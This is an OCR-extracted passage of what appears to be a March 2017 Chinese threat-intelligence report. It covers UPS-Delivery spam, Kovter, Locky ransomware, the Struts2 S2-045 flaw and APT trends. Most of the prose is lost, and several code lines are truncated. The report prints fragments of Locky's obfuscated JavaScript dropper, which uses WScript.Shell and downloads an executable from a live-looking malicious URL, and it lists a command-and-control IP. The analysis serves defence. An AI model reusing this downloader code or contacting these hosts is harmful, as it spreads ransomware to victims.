
2017 03




VenusEye金睛 inside

. ..... 3
. “ ” ..... 4
. ..... 6
3.1 ..... 6
3.2 ..... 7
3.3 ..... 8
. APT ..... 9
4.1 APT ..... 9
4.2 APT ..... 10

VenusEye

“ ”

DDOS




“ UPS-Delivery ” JS

VenusEye **Kovter**

**Locky**

**Struts2 S2-045** **CVE-2017-5638**

APT


开机启动 [1]
安装自启动项
危险等级
通过动态库判断VirtualBox沙箱环境
危险等级
尝试通过动态库判断沙箱环境
危险等级
通过动态库判断Sunbelt沙箱环境
危险等级
通过特定文件检测VirtualBox沙箱环境
危险等级
通过注册表判断VMware沙箱环境
危险等级
通过特定文件判断VPC沙箱环境
危险等级
尝试读取系统进程内存
危险等级
尝试创建傀儡进程
危险等级
PID
进程名
详细信息
117b1564a6de171ef.exe
隐蔽信道 [4]
尝试连接某个服务器
危险等级
可疑地址：185.117.72.90:80
尝试请求某个URL
危险等级
开机启动 [1]
尝试打开服务
危险等级
反调试 [1]
危险等级
威胁行为 [4]
尝试执行可疑命令
危险等级
尝试删除自身
危险等级
调用系统进程删除文件
危险等级
尝试移动文件
危险等级
病毒木马 [1]
危险等级
准确报警Locky家族信息

Kovter Locky




## 3.1

“ UPS-Delivery ”


JS “ ”




## 3.2

### Kovter

Kovter XMLHTTP




### Locky

(1)



(2) UiUMpOyH hDUZBz

```
451  function UiUMpOyH(){return iKf+MQz+EmP+iBA+vQA+Jlf+Mzj+vjU+GnL+Kkf+rJH+lir+OFQ+KAC+JwF+Uh
452
453
454
455
456  ZOkbcV=hDUZBz(UiUMpOyH());
457  function kRQTifWoe() {return ""};
458  var QHjDI='Scripting.FileSystemObjectScripting.FileSystemObjectScripting.FileSystemObject
459  function IQCZtUn(){return '.j'+'s';}function nICRXxKHd(JrGobvgxGFf){return JhMdXLuVPo(JrG
```

(3) js js

```
HZR)+function rgASSqM() {var WhUr=99999+1;var RNEHZR = 100;return Math.round(OvsDbko()*(WhUr-RNE
wxyz'function FAvWInCj(ZNthp) {var rsWPRxgm='ABCDEFGHIJKLMNOPQRSTUVWXYZ'+'abcdefghijklmnopqrstuv
    function YHgUswdQhKLDSB(rZxAGxtNQNFSEo) {return new ActiveXObject(rZxAGxtNQNFSEo);}

    var ZZewmFq = new Date();
    while(true) {
    var qROPmxR = new Date();
    var ZprHTdk = new Date(qROPmxR.getTime() - ZZewmFq.getTime());
    if(ZprHTdk.getSeconds() > 7) {
    break;
    }
    YohTqMr=new ActiveXObject("WScript.Shell");
    YohTqMr.run("ping -n 1 -w "+"2000 0.0.0.1",0,-1);
    }
aoLN.function kSiTVRYUsr(qpbzvXTS,ajtCpSAhaoLN){NUAATDe=0x0+1;BZVSdsZ=0xQ;qpbzvXTS.Run(ajtCpSAh
                    var jaTFO = ["http://lookingpersonals.top/11.exe"];
                    var XagrD = [];
                    CVIosdIoxQj(jaTFO, '30459.exe');
                    CVIosdIoxQj(XagrD, '70684.exe');
```

(4) js http://look*.top/11.exe 30459.exe 70684.exe

(5) WMI

```
kSiTVRYUsr(gxgwFoFJF,MykNLVr);
var dOBpdqj = GetObject('winmgmts:{impersonationLevel=impersonate}').ExecQuery('Select * from Win32_Process Where Name = \''+PGmNKAhqmZ+'\'');
if ( dOBpdqj.Count >= 11-10 ){break;}
} catch(e) {}
```

# 3.3

## Kovter

Kovter


## Locky

Locky

**“ ” (Great Ennead) osiris**

Locky HTTP

AES




# . APT

## 4.1 APT

APT

APT

H-worm

APT

APT APT

0-day

## 4.2 APT

APT

APT

APT

0-day

ROP API

Shell code APT